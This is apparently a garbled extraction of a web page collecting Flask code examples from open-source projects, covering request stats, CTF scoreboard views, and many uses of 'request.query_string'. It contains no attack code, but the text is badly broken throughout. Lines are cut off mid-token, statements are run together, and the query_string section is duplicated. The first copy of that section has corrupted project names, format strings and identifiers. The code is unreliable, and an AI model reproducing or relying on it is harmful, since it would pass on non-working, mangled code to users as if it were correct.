mydict['timing']['asctime'] =
asctime(gmtime(self.request._stats_start_eve

# manage flask

mydict['flask'] = {}

mydict['flask']['secret_key'] = current_app.config['SECRET_KEY']

mydict['flask']['server_name'] =
current_app.config['SERVER_NAME']

mydict['flask']['session_cookie_name'] =
current_app.config['SESSION_COOKI mydict['flask']
['session_cookie_domain'] = current_app.config['SESSION_COO

mydict['flask']['session_cookie_path'] =
current_app.config['SESSION_COOKI

mydict['flask']['session_cookie_httponly'] =
current_app.config['SESSION_C

mydict['flask']['session_cookie_secure'] =
current_app.config['SESSION_COO

mydict['flask']['session_refresh_each_request'] =
current_app.config['SESS

# manage request

mydict['request'] = {}

mydict['request']['url'] = request.url

mydict['request']['args'] = {arg: request.args.get(arg) for arg in
request mydict['request']['view_args'] = request.view_args
```

```
mydict['request']['path'] = request.path  
mydict['request']['method'] = request.method  
mydict['request']['remote_addr'] = request.remote_addr  
try:  
    mydict['request']['rule'] = request.url_rule.rule  
except:  
    mydict['request']['rule'] = ""  
  
#manage response  
  
mydict['response'] = {}  
  
mydict['response']['status_code'] = self.response.status_code  
mydict['response']['headers'] = { i:j for i,j in self.response.headers}  
  
return mydict
```

### Example 43

Project: *globomap-core-loader* Author: *globocom* File: [\*driver\\_api.py\*](#)  
[Apache License 2.0](#)

```
5 vo  
  
def post(self):  
    """Post a list of messages."""  
  
    try:  
        data = request.get_json()  
  
        driver_name = request.headers.get('X-DRIVER-NAME', '*')  
        job_controller = request.headers.get(  
            'X-JOB-CONTROLLER', '0') == '1'
```

```

job_id = LoaderAPIFacade().publish_updates(data, driver_name,
job_cont res = {

'message': 'Updates published successfully',

}

if job_id:

res.update({'jobid': job_id})

return res, 202, {'Location': '{}/job/{}'.format(request.path, job_id)}
except ValidationError as error:

app.logger.exception('Error sending updates to rabbitmq')
api.abort(400, errors=util.validate(error))

except BadRequest as err:

app.logger.exception('Error sending updates to rabbitmq')
api.abort(400, errors=err.description)

except:

app.logger.exception('Error sending updates to rabbitmq') res =
{'message': 'Error sending updates to queue'}

return api.abort(500, errors=res)

```

## **Example 44**

Project: Akeso Author: [amesero](#) File: [scoreboard.py](#) MIT License

5 vo

```

def scoreboard_view():

if utils.get_config('view_scoreboard_if_authed') and not
utils.authed(): return redirect(url_for('auth.login', next=request.path))

```

```
if utils.hide_scores():

    return render_template('scoreboard.html', errors=['Scores are
currently hi standangs = get_standings()

    return render_template('scoreboard.html', teams=standings,
score_frozen=utils.
```

## Example 45

Project: Akeso Author: ameseroe File: [scoreboard.py](#) MIT License

5 vo

```
def scores():

    json = {'standings': []}

    if utils.get_config('view_scoreboard_if_authed') and not
        utils.authed(): return redirect(url_for('auth.login', next=request.path))
    if utils.hide_scores():

        return jsonify(json)

    standings = get_standings()

    for i, x in enumerate(standings):

        json['standings'].append({'pos': i + 1, 'id': x.teamid, 'team': x.name, 's
    return jsonify(json)
```

## Example 46

Project: Akeso Author: ameseroe File: [views.py](#) MIT License

5 vo

```
def redirect_setup():
```

```
if request.path.startswith("/static"): return  
  
if not utils.is_setup() and request.path != "/setup": return  
    redirect(url_for('views.setup'))
```

## Example 47

Project: Akeso Author: [amesero](#) File: [views.py](#) MIT License

5 vo

```
def team(teamid):  
  
    if utils.get_config('view_scoreboard_if_utils.authed') and not  
        utils.authed(): return redirect(url_for('auth.login', next=request.path))  
    errors = []  
  
    freeze = utils.get_config('freeze')  
  
    user = Teams.query.filter_by(id=teamid).first_or_404()  
    solves = Solves.query.filter_by(teamid=teamid)  
    awards = Awards.query.filter_by(teamid=teamid)  
    place = user.place()  
  
    score = user.score()  
  
    if freeze:  
  
        freeze = utils.unix_time_to_utc(freeze)  
  
        if teamid != session.get('id'):  
  
            solves = solves.filter(Solves.date < freeze)  
            awards = awards.filter(Awards.date < freeze)  
            solves = solves.all()  
  
            awards = awards.all()  
  
    db.session.close()
```

```
if utils.hide_scores() and teamid != session.get('id'):
    errors.append('Scores are currently hidden')

if errors:

    return render_template('team.html', team=user, errors=errors) if
request.method == 'GET':

    return render_template('team.html', solves=solves, awards=awards,
team=use elif request.method == 'POST':

    json = {'solves': []}

    for x in solves:

        json['solves'].append({'id': x.id, 'chal': x.chalid, 'team': x.teamid})

    return jsonify(json)
```

## Example 48

Project: Akeso Author: amesero/ File: [utils.py](#) MIT License

5 vo

```
def init_logs(app):

    logger_keys = logging.getLogger('keys')

    logger_logins = logging.getLogger('logins')

    logger_regs = logging.getLogger('regs')

    logger_keys.setLevel(logging.INFO)

    logger_logins.setLevel(logging.INFO)

    logger_regs.setLevel(logging.INFO)
```

```
try:  
    parent = os. path.dirname(__file__)  
  
except:  
    parent = os. path.dirname(os. path.realpath(sys.argv[0])) log_dir =  
        os. path.join(parent, 'logs')  
  
if not os. path.exists(log_dir):  
    os.makedirs(log_dir)  
  
logs = [  
    os. path.join(parent, 'logs', 'keys.log'),  
    os. path.join(parent, 'logs', 'logins.log'),  
    os. path.join(parent, 'logs', 'registers.log')  
]  
  
for log in logs:  
    if not os. path.exists(log):  
        open(log, 'a').close()  
  
    key_log = logging.handlers.RotatingFileHandler(os. path.join(parent,  
        'logs', '  
    login_log = logging.handlers.RotatingFileHandler(os.  
        path.join(parent, 'logs', register_log =  
            logging.handlers.RotatingFileHandler(os. path.join(parent, 'log  
logger_keys.addHandler(key_log)  
  
logger_logins.addHandler(login_log)
```

```
logger_regs.addHandler(register_log)
```

```
logger_keys.propagate = 0
```

```
logger_logins.propagate = 0
```

```
logger_regs.propagate = 0
```

## Example 49

Project: Akeso Author: amesero/ File: [utils.py](#) MIT License

```
5 vo
```

```
def get_themes():
```

```
dir = os.path.join(app.root_path, app.template_folder) return [name  
for name in os.listdir(dir)]
```

```
if os.path.isdir(os.path.join(dir, name)) and name != 'admin']
```

## Example 50

Project: Akeso Author: amesero/ File: [utils.py](#) MIT License

```
5 vo
```

```
def get_configurable_plugins():
```

```
dir = os.path.join(app.root_path, 'plugins') return [name for name in  
os.listdir(dir)]
```

```
if os.path.isfile(os.path.join(dir, name, 'config.html'))]
```

## Python `flask.request.query_string()` Examples

The following are code examples for showing how to use `flask.request.query_string()`. They are from open source Python projects. You can vote up the examples you like or vote down the ones you don't like.

### Example 1

Project: `roger-api` Author: `rogerbaik` File: `admin.py` MIT License 7 vc

```
def _format(self, template, **kwargs):
    qs = dict(urlparse.parse_qs(request.query_string))
    qs['cursor'] = self.cursor.urlsafe()
    kwargs.setdefault('path', '%s?%s' % (request.path, urllib.urlencode(qs)))
    if self.next_cursor:
        qs['cursor'] = self.next_cursor.urlsafe()
        kwargs.setdefault('next_path', '%s?%s' % (request.path, urllib.urlencode(qs)))
    if self.processed < len(self.records):
        kwargs.setdefault('count', '1d/td' % (self.processed, len(self.records)))
    else:
        kwargs.setdefault('count', str(self.processed))
    kwargs.setdefault('kind', self.record_kind or 'record')
    lines = [template.format(**kwargs)]
    if self.logs:
        lines.append('--')
        lines.extend(cgi.escape(line) for line in self.logs)
    html = u'<pre>{}/</pre>'.format(u'\n'.join(lines))
    if self.auto_page:
        html += AUTO_SCRIPT % (int(self.auto_page_delay * 10),)
    return html
```

### Example 2

Project: `invent-workshop` Author: `ziumicha` File: `tracker.py` GNU General Public License v3.0 6 vc

```
def hello():
    args = urllib_parse.urldecode(request.query_string)
    print(args)
    info_hash = args[b'info_hash']
    peer_id = args[b'peer_id']
    info = (request.remote_addr, int(args[b'port']))
    event = args.get(b'event')

    if event != b'stopped' and peer_id.startswith(b'-TR'):
        data[info_hash][peer_id] = info

    return bencode.encode({
        b'interval': 10,
        b'peers': b''.join([
            ipaddress.IPv4Address(this_info[0]).packed
            + struct.pack('!I', this_info[1])
            for this_peer_id, this_info in data[info_hash].items()
            if this_peer_id != peer_id
        ])
    })
```

### Example 3

6 vc

Python `flask.request.query_string()` Examples The following are code examples for showing how to use `flask.request.query_string()`. They are from open source Python projects. You can vote up the examples you like or vote down the ones you don't like.

## Example 1

Project: *roger-api* Author: *rogertalk* File: [admin.py](#) [MIT License](#)

7 vo

```
def __format__(self, template, **kwargs):
    qs = dict(urlparse.parse_qs(request.query_string)) qs['cursor'] =
    self.cursor.urlsafe()

    kwargs.setdefault('path', '%s?%s' % (request.path,
                                         urllib.urlencode(qs))) if self.next_cursor:
        qs['cursor'] = self.next_cursor.urlsafe()

    kwargs.setdefault('next_path', '%s?%s' % (request.path,
                                              urllib.urlencode if self.processed < len(self.records):

    kwargs.setdefault('count', '%d/%d' % (self.processed,
                                          len(self.records) else:

    kwargs.setdefault('count', str(self.processed))
    kwargs.setdefault('kind', self.record_kind or 'record') lines =
    [template.format(**kwargs)]

    if self.logs:
        lines.append('--')

    lines.extend(cgi.escape(line) for line in self.logs) html = u'<pre>{}</pre>'.format(u'\n'.join(lines)) if self.auto_page:
```

```
html += AUTO_SCRIPT % (int(self.auto_page_delay * 10),) return  
html
```

## Example 2

Project: *torrent-workshops* Author: *zielmicha* File: [tracker.py GNU General Public License v3.0](#)

6 vo

```
def hello():  
  
    args = urllib.parse.urldecode(request.query_string) print(args)  
  
    info_hash = args[b'info_hash']  
  
    peer_id = args[b'peer_id']  
  
    info = (request.remote_addr, int(args[b'port'])) event =  
    args.get(b'event')  
  
    if event != b'stopped' and peer_id.startswith(b'-TR'): data[info_hash]  
    [peer_id] = info  
  
    return bencode.encode({  
  
        b'interval': 10,  
  
        b'peers': b''.join([  
  
            ipaddress.IPv4Address(this_info[0]).packed  
            + struct.pack('!H', this_info[1])  
  
            for this_peer_id, this_info in data[info_hash].items() if this_peer_id !=  
            peer_id  
        ])}
```

})

### Example 3

6 vo

Project: *flask-oauth2-devices* Author: *greedo* File: [devices.py](#) MIT License

```
def _verify_request(self, scopes):
    """ verify received oauth2 data
    """
    if request.method == 'POST':
        return False
    uri = request.base_url
    if request.query_string:
        uri += '?' + request.query_string.decode('utf-8')
    data = request.form.to_dict()
    headers = dict(request.headers)
    if ['oauth_version', 'oauth_nonce', 'oauth_timestamp',
        'user', 'client'] not in data.keys():
        return False
    return True
```

### Example 4

Project: *melee* Author: *leeyingmu* File: [\*wsgiapp.py\*](#) [BSD 3-Clause "New" or "Revised" License](#)

6 vo

```
def after_request(self, response):
    if request.endpoint is None:
        return response
    if response is None:
        return response
    g.request_cost = int(time.time()*1000) - g.startms if getattr(g,
        'response_code', None) is None:
        code = response.status_code
    else:
        code = g.response_code
    # 支持jsonp, 解决ajax get 请求跨域问题
    #if g.jsonpcallback:
    #    response.response = '%s(%s)' % (g.jsonpcallback,
    #        response.response) response.headers['Access-Control-Allow-
    #        Origin'] = '*'
    self.logger.info('REQUEST', request.remote_addr, request.method,
        g.request
    '%s?%s' % (request.path, request.query_string),
    request.headers.get('
```

```
response.status_code, code, response.response,  
str(response.headers.get) return response
```

## Example 5

Project: *rate.sx* Author: *chubin* File: [\*srv.py\*](#) MIT License

5 vo

```
def answer(topic = None):
```

```
"""
```

Main rendering function, it processes incoming weather queries.

Depending on user agent it returns output in HTML or ANSI format.

Incoming data:

```
request.args
```

```
request.headers
```

```
request.remote_addr
```

```
request.referrer
```

```
request.query_string
```

```
"""
```

```
user_agent = request.headers.get('User-Agent', "").lower()  
html_needed = is_html_needed(user_agent)
```

```
options = parse_query(request.args)
```

```
hostname = request.headers['Host']
```

```
if request.headers.getlist("X-Forwarded-For"): ip =  
    request.headers.getlist("X-Forwarded-For")[0]  
  
if ip.startswith('::ffff:'):  
  
    ip = ip[7:]  
  
else:  
  
    ip = request.remote_addr  
  
if request.headers.getlist("X-Forwarded-For"): ip =  
    request.headers.getlist("X-Forwarded-For")[0]  
  
if ip.startswith('::ffff:'):  
  
    ip = ip[7:]  
  
else:  
  
    ip = request.remote_addr  
  
if topic is None:  
  
    topic = ":firstpage"  
  
answer = cmd_wrapper(topic, hostname=hostname,  
request_options=options, html=i if ip not in  
SKIP_LOGGING_FOR_THIS_IPS:  
  
log_query(ip, hostname, topic, user_agent)  
  
return answer
```

## Example 6

Project: *Quiver-alfred* Author: *daniellecook* File: [flask\\_utils.py](#) [MIT License](#)

5 vo

```
def get_current_url():
    if not request.query_string:
        return request.path
    return '%s?%s' % (request.path, request.query_string) Example 7
```

Project: *karp-backend* Author: *spraakbanken* File: [searching.py](#) [MIT License](#)

5 vo

```
def query(page=0):
    try:
        ans = requestquery(page=page)
        return jsonify(ans)
    except errors.KarpException as e: # pass on karp exceptions
        _logger.exception(e)
        raise
    except Exception as e: # catch *all* exceptions and show for user
        _logger.exception(e)
        raise errors.KarpGeneralError(
            str(e), user_msg=str(e), query=request.query_string
        )
```

**Example 8**

Project: *karp-backend* Author: *spraakbanken* File: [searching.py](#) [MIT License](#)

5 vo

```
def test():

    auth, permitted = validate_user(mode="read") try:

        # default

        settings = parser.make_settings(permitted, {"size": 25, "page": 0})
        elasticq = parser.parse(settings)

    except QueryError as e:

        raise errors.KarpQueryError(
            "Parse error", debug_msg=e, query=request.query_string
        )

    return jsonify({"elastic_json_query": elasticq})
```

**Example 9**

Project: *karp-backend* Author: *spraakbanken* File: [searching.py](#) [MIT License](#)

5 vo

```
def explain():

    auth, permitted = validate_user(mode="read") try:

        # default

        settings = parser.make_settings(permitted, {"size": 25, "page": 0})
        elasticq = parser.parse(settings)

    except QueryError as e:
```

```
raise errors.KarpQueryError(  
    "Parse error", debug_msg=e, query=request.query_string  
)  
  
es = conf_mgr.elastic(mode=settings["mode"]) index, typ =  
conf_mgr.get_mode_index(settings["mode"]) ex_ans =  
es.indices.validate_query(index=index, body=elasticq, explain=True)  
q_ans = requestquery(page=0)  
  
return jsonify({"elastic_json_query": elasticq, "ans": q_ans, "explain":  
    ex_an Example 10
```

Project: *karp-backend* Author: *spraakbanken* File: [searching.py](#) [MIT License](#)

5 vo

```
def statistics():
```

""" Returns the counts and stats for the query """

```
auth, permitted = validate_user(mode="read") try:
```

```
    mode = parser.get_mode()
```

```
    default = {
```

```
        "buckets": conf_mgr.searchfield(mode, "statistics_buckets"),
```

```
        "size": 100,
```

```
        "cardinality": False,
```

```
}
```

```
    settings = parser.make_settings(permitted, default) exclude = [] if  
    auth else conf_mgr.searchfield(mode, "secret_fields") elasticq, more
```

```

= parser.statistics(settings, exclude=exclude) es =
conf_mgr.elastic(mode=settings["mode"]) index, typ =
conf_mgr.get_mode_index(settings["mode"]) is_more =
check_bucketsize(more, settings["size"], index, es)

# TODO allow more than 100 000 hits here?

_logger.debug("stat body %s", elasticq) ans = es.search(
index=index, body=elasticq, search_type="query_then_fetch",
size=0

)

ans["is_more"] = is_more return jsonify(ans)

except AuthenticationError as e:

    _logger.exception(e)

    msg = e.message

    raise errors.KarpAuthenticationError(msg)

except errors.KarpException as e: # pass on karp exceptions
    _logger.exception(e)

    raise

except Exception as e: # catch *all* exceptions
    _logger.exception(e)

    raise errors.KarpGeneralError(
        "Unknown error", debug_msg=e, query=request.query_string
    )

```

## **Example 11**

Project: *karp-backend* Author: *spraakbanken* File: [searching.py](#) [MIT License](#)

5 vo

```
def testquery():

    """ Returns the query expressed in elastics search api """

    auth, permitted = validate_user(mode="read") try:

        # default

        settings = parser.make_settings(permitted, {"size": 25, "page": 0})
        elasticq = parser.parse(settings)

        mode = settings["mode"]

        if not settings.get("sort", ""):

            # default: group by lexicon, then sort by score sort =
            conf_mgr.searchfield(mode, "sort_by") else:

                sort = settings["sort"]

        start = (
            settings["start"]

            if "start" in settings

            else settings["page"] * settings["size"]

        )

        elasticq = parser.parse()

        return json.dumps(elasticq) + json.dumps(
```

```
{"sort": sort, "_from": start, "size": settings["size"], "version": "t
)
except Exception as e: # catch *all* exceptions
# TODO only catch relevant exceptions
_logger.exception(e)
raise errors.KarpGeneralError(e, request. query_string) Example 12
```

Project: *wttr.in* Author: *chubin* File: [\*proxy.py\*](#) Apache License 2.0

5 vo

```
def proxy(path):
```

"""

Main proxy function. Handles incoming HTTP queries.

"""

```
lang = request.args.get('lang', 'en')
```

```
query_string = request. query_string
```

```
query_string = query_string.replace('sr-lat', 'sr') query_string =
query_string.replace('lang=None', 'lang=en') content, headers =
_load_content_and_headers(path, query_string)
```

if content is None:

```
srv = _find_srv_for_query(path, query_string)
```

```
url = '%s/%s?%s' % (srv, path, query_string)
```

```
print(url)
```

```
attempts = 10

response = None

while attempts:

    try:

        response = requests.get(url, timeout=2)

    except requests.ReadTimeout:

        attempts -= 1

        continue

    try:

        json.loads(response.content)

        break

    except ValueError:

        attempts -= 1

    _touch_empty_file(path, query_string, content, headers) if response:

        headers = {}

        headers['Content-Type'] = response.headers['content-type']

        content = add_translations(response.content, lang)
        _save_content_and_headers(path, query_string, content, headers)
    else:

        content = "{}"

return content, 200, headers
```

## Example 13

Project: *benchtracker* Author: *LemonPi* File: [server\\_db.py](#) MIT License

5 vo

```
def parse_filters(verbose=False):
```

"""

Parse filter from current request query string and return the filtered paramet verbose mode returns filters without splitting out the type

"""

```
filter_param = None
```

```
filter_method = None
```

```
filters = []
```

```
filter_args = []
```

```
filter_params = []
```

```
for arg in urlparse.parse_qs(request.query_string): if arg[0][0] != 'f':
```

```
    continue
```

```
# new filter parameter
```

```
if arg[0] == 'fp':
```

```
# previous filter ready to be built
```

```
if filter_param and filter_method and filter_args:
```

```
    filters.append(d.Task_filter(filter_param, filter_method, filter_a  
    filter_args = [] # clear arguments; important!
```

```

print("{}: {}".format(filters[-1], filters[-1].args))
filter_params.append(filter_param)

# split out the optional type following parameter name if verbose:

filter_param = arg[1]

else:

filter_param = sql_escape(strip_last_word(arg[1]))

if arg[0] == 'fm':

filter_method = arg[1]

if arg[0] == 'fa':

filter_args.append(arg[1])

# last filter to be added

if (not filters or filter_param != filters[-1].param) and filter_args:
filters.append(d.Task_filter(filter_param, filter_method, filter_args))
print("{}: {}".format(filters[-1], filters[-1].args))
filter_params.append(filter_param)

return filter_params,filters

```

## Example 14

Project: *steemrocks* Author: *emre* File: [app.py](#) [MIT License](#)

5 vo

```

def index():

if request.query_string and request.args.get('account'): return
redirect('/' + request.args.get('account')) return
render_template('index.html')

```

## Example 15

Project: *steemrocks* Author: *emre* File: [\*app.py\*](#) [MIT License](#)

5 vo

```
def profile(username, page):
    if username.startswith("@"):
        username = username.replace("@", "")
    op_type = None
    if request.query_string and request.args.get('op_type'):
        op_type = request.args.get("op_type")
    if op_type not in op_types:
        op_type = None
    account = Account(username,
        get_steam_conn()).set_account_data()
    if not account.account_data:
        abort(404)
    page = page - 1
    start = page * PER_PAGE
    pagination = Pagination(page, PER_PAGE,
        account.get_operation_count(op_type=op_type))
    operations = account.get_operations(start=start, end=PER_PAGE,
        op_type=op_type)
    return render_template(
        'profile.html', account=account,
        operations=operations,
```

```
site_url=SITE_URL, pagination=pagination,  
op_type=op_type, op_types=op_types)
```

## Example 16

Project: *blockexplorer* Author: *GenesisKernel* File: [utils.py GNU General Public License v2.0](#)

5 vo

```
def get_db_id_from_request():  
  
    logger.debug("request.url: %s" % request.url) logger.debug("request.  
query_string: %s" % request.query_string)  
  
    db_id = None  
  
    if request and hasattr(request, 'url'):  
  
        p = urlparse(request.url)  
  
        logger.debug("path: %s" % p.path)  
  
        m = re.search('^/(genesis|db-engine)/database/([0-9]+)/*', p.path)  
        logger.debug("m: %s" % m)  
  
        if m:  
  
            try:  
  
                db_id = int(m.group(2))  
  
            except Exception as e:  
  
                pass  
  
    return db_id
```

## Example 17

Project: *fame* Author: *certsocietegenerale* File: [views.py GNU General Public License v3.0](#)

5 vo

```
def prepare_auth_request(request):  
  
    url_data = urlparse(request.url)  
  
    return {  
  
        "https": 'on',  
  
        'http_host': request.host,  
  
        'server_port': url_data.port,  
  
        'script_name': request.path,  
  
        'get_data': request.args.copy(),  
  
        'post_data': request.form.copy(),  
  
        # Uncomment if using ADFS as IdP,  
        # https://github.com/onelogin/python-saml/  
  
        # 'lowercase_urlencoding': True,  
  
        'query_string': request.query_string  
    }
```

## Example 18

Project: *progressivis* Author: *jdfekete* File: [app.py BSD 2-Clause "Simplified" License](#)

5 vo

```
def get_buffer():

    dict_ = parse_qs(request.query_string)

    kwargs = dict([(k, int(e[0])) for (k, e) in dict_.items()]) rbio =
    RandomBytesIO(**kwargs)

    fsize = rbio.size()

    headers = Headers()

    headers['Content-Length'] = fsize

    filename = make_csv_fifo(rbio)

    file_ = open(filename, 'rb')

    data = wrap_file(request.environ, file_)

    return current_app.response_class(data, mimetype='text/csv',
    headers=headers, direct_passthrough=True)
```

## Example 19

Project: *yeti* Author: *yeti-platform* File: [views.py](#) [Apache License 2.0](#)

5 vo

```
def prepare_auth_request(request):

    url_data = urlparse(request.url)

    return {

        "https": 'on',

        'http_host': request.host,
```

```
'server_port': url_data.port,  
'script_name': request.path,  
'get_data': request.args.copy(),  
'post_data': request.form.copy(),  
# Uncomment if using ADFS as IdP,  
# https://github.com/onelogin/python-saml/  
# 'lowercase_urlencoding': True,  
'query_string': request.query_string  
}
```

## Example 20

Project: *yabgp* Author: *smartbgp* File: [utils.py](#) Apache License 2.0

5 vo

```
def log_request(f):  
    @wraps(f)  
    def decorated_function(*args, **kwargs):  
        LOG.info('API request url %s', request.url)  
        if request.query_string:  
            LOG.info('API query string %s', request.query_string)  
        LOG.info('API request method %s', request.method)  
        if request.method == 'POST':  
            LOG.info('API POST data %s', request.json)
```

```
LOG.debug('API request environ %s', request.environ) return f(*args,  
**kwargs)  
  
return decorated_function
```

## Example 21

Project: *InfraBox* Author: SAP File: [saml.py](#) Apache License 2.0

5 vo

```
def init_saml_auth():  
  
    parsed_url = urlparse(request.url)  
  
    request_data = {  
  
        "https": "on" if request.scheme == "https" else "off",  
  
        "http_host": request.host,  
  
        "server_port": parsed_url.port,  
  
        "script_name": request.path,  
  
        "get_data": request.args.copy(),  
  
        "post_data": request.form.copy(),  
  
        "query_string": request.query_string  
  
    }  
  
    auth = OneLogin_Saml2_Auth(request_data,  
        custom_base_path=get_env("INFRABOX_AC  
  
    return auth
```

## Example 22

Project: *onearth-image-analytics* Author: *nasa-gibs* File: [\*main.py\*](#)  
[Apache License 2.0](#)

5 vo

```
def single_tile(projection, kind, product, date, resolution, tilematrix, x,
y, ext url = "http://onearth-tile-services" + request.path
ACCESS_LOG(f"URL: {url}")

ACCESS_LOG(f"Projection {projection}, kind: {kind}, product:
{product}, date: ACCESS_LOG(f"Args: {request.query_string}") r,
status_code, headers = make_request(url,
headers=request.headers) if status_code == 404:

    ACCESS_LOG("Status_code 404")

    return render_template('404.html'), 404, headers if status_code ==
304:

        ACCESS_LOG("Status_code 304")

        return "", 304, headers try:

            method, arg_dict = parse_args(request.args)

        except Exception as e:

            ACCESS_LOG("Error in arg parsing!")

            error_dict = { "Error" : str(e), "Code" : 404, "Request" : request.path }

            return jsonify(error_dict), 404

        if method is None:

            output = r.content

        else:
```

```
output = method(r, **arg_dict)

# resp = handle_varnish(r, resp)

# ACCESS_LOG(str(headers))

return output, status_code, dict(headers)
```

### Example 23

[Project: geobricks\\_mapclassify](#) [Author: geobricks](#) [File: mapclassify\\_rest.py](#) [GNU General Public](#)

5 vo

[License v2.0](#)

```
def proxy():

try:

url = request.args.get('urlWMS')

if url is None:

raise Exception('Parameter is not set')

# TODO: add other checks (on all the other parameters)

#r = requests.get(url + "?" + request.query_string) r =
urllib2.urlopen(url + "?" + request.query_string).read() return
Response(r, content_type='text/plain; charset=utf-8') except
Exception, e:

log.error(e)
```

### Example 24

Project: *deresuteme* Author: *marcan* File: [app.py](#) [Apache License 2.0](#)

5 vo

```
def try_get_banner(user_id, sizename, privacy=0): if
sizename.endswith(".png"):

    sizename = sizename[:-4]

    if sizename not in sizemap:
        abort(404)

    if len(str(user_id)) != 9:
        abort(404)

    size = sizemap[sizename]

    try:
        data, mtime = get_data(user_id)

        key = "%d_p%d" % (user_id, privacy)

        privatize(data, privacy)

        res = get_sized_banner(key, data, mtime, size)

        if request.query_string == "dl":
            res.headers['Content-Disposition'] = 'attachment;
filename=%d_p%d_%s.p' return res

    except APIError as e:
        if e.code == 1457:
```

```
return send_file("static/error_404_%d.png" % size,
mimetype="image/png" elif e.code == 101:

return send_file("static/error_503_%d.png" % size,
mimetype="image/png

else:

app.logger.exception("API error for %r/%r/%r" % (user_id, sizename,
pr return send_file("static/error_%d.png" % size,
mimetype="image/png", c except Exception as e:

app.logger.exception("Exception thrown for %r/%r/%r" % (user_id,
sizename, return send_file("static/error_%d.png" % size,
mimetype="image/png", cache Example 25
```

Project: *deresuteme* Author: *marcan* File: [app.py](#) [Apache License 2.0](#)

5 vo

```
def try_get_snap(snap, sizename):

if sizename.endswith(".png"):

sizename = sizename[:-4]

if sizename not in sizemap:

abort(404)

size = sizemap[sizename]

data = load_snap(snap)

key = "s_" + snap

res = get_sized_banner(key, data, None, size, max_age=None) if

request.query_string == "dl":
```

```
res.headers['Content-Disposition'] = 'attachment;  
filename=snap_%s_%s.png'
```

```
return res
```

## Example 26

Project: *aeon-ztps* Author: *Apstra* File: [views.py](#) [Apache License 2.0](#)

```
5 vo
```

```
def _get_devices():
```

```
    db = aeon_ztp.db.session
```

```
    to_json = device_schema
```

```
# -----
```

```
# if the request has arguments, use these to form an "and" filter
```

```
# and return only the subset of items matching
```

```
# -----
```

```
if request.args:
```

```
    try:
```

```
        recs = find_devices(db, request.args.to_dict()) if len(recs) == 0:
```

```
            return jsonify(ok=False,
```

```
            message='Not Found: %s' % request.query_string), 4
```

```
            items = [to_json.dump(rec).data for rec in recs]
```

```
            return jsonify(count=len(items), items=items)
```

```
        except AttributeError:
```

```
return jsonify(ok=False, message='invalid arguments'), 500

# -----
# otherwise, return all items in the database

# -----
items = [to_json.dump(rec).data for rec in db.query(Device).all()]

return jsonify(count=len(items), items=items)

# -----
# POST /api/devices

# -----
```

## Example 27

Project: *aeon-ztps* Author: *Apstra* File: [\*views.py\*](#) [Apache License 2.0](#)

```
5 vo

def _delete_devices():

if request.args.get('all'):

try:

db = aeon_ztp.db.session

db.query(Device).delete()

db.commit()

except Exception as exc:

return jsonify(
```

```
ok=False,  
  
message='unable to delete all records: {}'.format(exc.message)), 4  
  
return jsonify(ok=True, message='all records deleted') elif  
request.args:  
  
db = aeon_ztp.db.session  
  
try:  
  
    recs = find_devices(db, request.args.to_dict()) n_recs = len(recs)  
  
    if n_recs == 0:  
  
        return jsonify(ok=False,  
  
message='Not Found: %s' % request.query_string), 4  
  
    for dev in recs:  
  
        db.delete(dev)  
  
        db.commit()  
  
    return jsonify(  
  
ok=True, count=n_recs,  
  
message='{} records deleted'.format(n_recs))  
  
except AttributeError:  
  
    return jsonify(ok=False, message='invalid arguments'), 500  
  
except Exception as exc:  
  
    msg = 'unable to delete specific records: {}'.format(exc.message)  
    return jsonify(ok=False, message=msg), 500
```

```
else:  
    return jsonify(ok=False, message='all or filter required'), 400
```

## Example 28

Project: [zappa-bittorrent-tracker](#) Author: [Miserlou](#) File: [track.py](#) [MIT License](#)

5 vo

```
def get_info_hash(request, multiple=False):
```

"""

Get infohashes from a QS.

"""

```
if not multiple:
```

```
    return b2a_hex(cgi.parse_qs(request.query_string)['info_hash'][0])  
else:
```

```
    hashes = set()
```

```
    for hash in cgi.parse_qs(request.query_string)['info_hash']:  
        hashes.add(b2a_hex(hash))
```

```
    return hashes
```

## Example 29

Project: [melee](#) Author: [leeyingmu](#) File: [callbackpay\\_view.py](#) [BSD 3-Clause "New" or "Revised"](#)

5 vo

[License](#)

```
def before_request():

    g.url = request.url

    g.query_string = request.query_string

    headers = {}

    for k, v in request.headers or {}:

        headers[k.lower()] = v

    g.headers = headers

    g.jsondata = json.loads(g.rawdata)

    g.jsondata.update(request.values.to_dict())
```

## Example 30

Project: *melee* Author: *leeyingmu* File: [wsgiapp.py](#) [BSD 3-Clause "New" or "Revised" License](#)

5 vo

```
def before_request(self):

    self.logger.info('REQUEST', '%s?%s' % (request.path, request.
query_string) g.endpoint = request.endpoint.split('.')[ -1] if
request.endpoint else None g.rawdata = request.data

    g.jsondata = {}

    if request.endpoint is None:

        return

    g.startms = int(time.time() * 1000)
```

```
content = request.values.get('content')

signature = request.values.get('signature', "") sig_kv =
request.values.get('sig_kv')

timestamp = request.values.get('timestamp') or 0

g.jsonpcallback = request.values.get('callback') if content:

if not timestamp or (time.time()*1000)-int(timestamp) > 86400000:
    raise BadRequest(description='request expired %s' % timestamp)
if not self.verify_signature(sig_kv, signature, content, timestamp):
    raise SignatureError(description='Signature Not Correct.')
try:

g.jsondata = json.loads(content)

except:

g.jsondata = {}

if config.appids and g.jsondata.get('appid') not in config.appids:
    raise BadRequest(description='Reqeust appid error') Example 31
```

Project: *BhagavadGita* Author: *gita* File: [utils.py](#) GNU General Public License v3.0

5 vo

```
def _get_uri_from_request(request):
```

```
"""
```

The uri returned from request.uri is not properly urlencoded (sometimes it's partially urldecoded) This is a weird hack to get werkzeug to return the proper urlencoded string uri

```
"""
```

```
uri = request.base_url
```

```
if request.query_string:  
    uri += '?' + request.query_string.decode('utf-8')  
    return uri
```

## Example 32

Project: *RSPET* Author: *panagiks* File: [\*rspet\\_server\\_api.py\*](#) [MIT License](#)

5 vo

```
def get_hosts():  
  
    """Return all hosts."""  
  
    #Check for query string, redirect to endpoint with trailling '/'.  
  
    if request.query_string:  
  
        return redirect(url_for('run_cmd') + '?' + request.query_string)  
        hosts = RSPET_API.get_hosts()  
  
    return jsonify({'hosts': [make_public_host(hosts[h_id], h_id) for h_id  
    in host]}  
  
Example 33
```

Project: *RSPET* Author: *panagiks* File: [\*rspet\\_server\\_api.py\*](#) [MIT License](#)

5 vo

```
def get_host(host_id):  
  
    """Return specific host."""  
  
    #Check for query string, redirect to endpoint with trailling '/'.  
  
    if request.query_string:
```

```
return redirect(url_for('run_cmd_host', host_id=host_id) + '?' +  
request.q.hosts = RSPET_API.get_hosts()  
  
try:  
  
    host = hosts[host_id]  
  
except KeyError:  
  
    abort(404)  
  
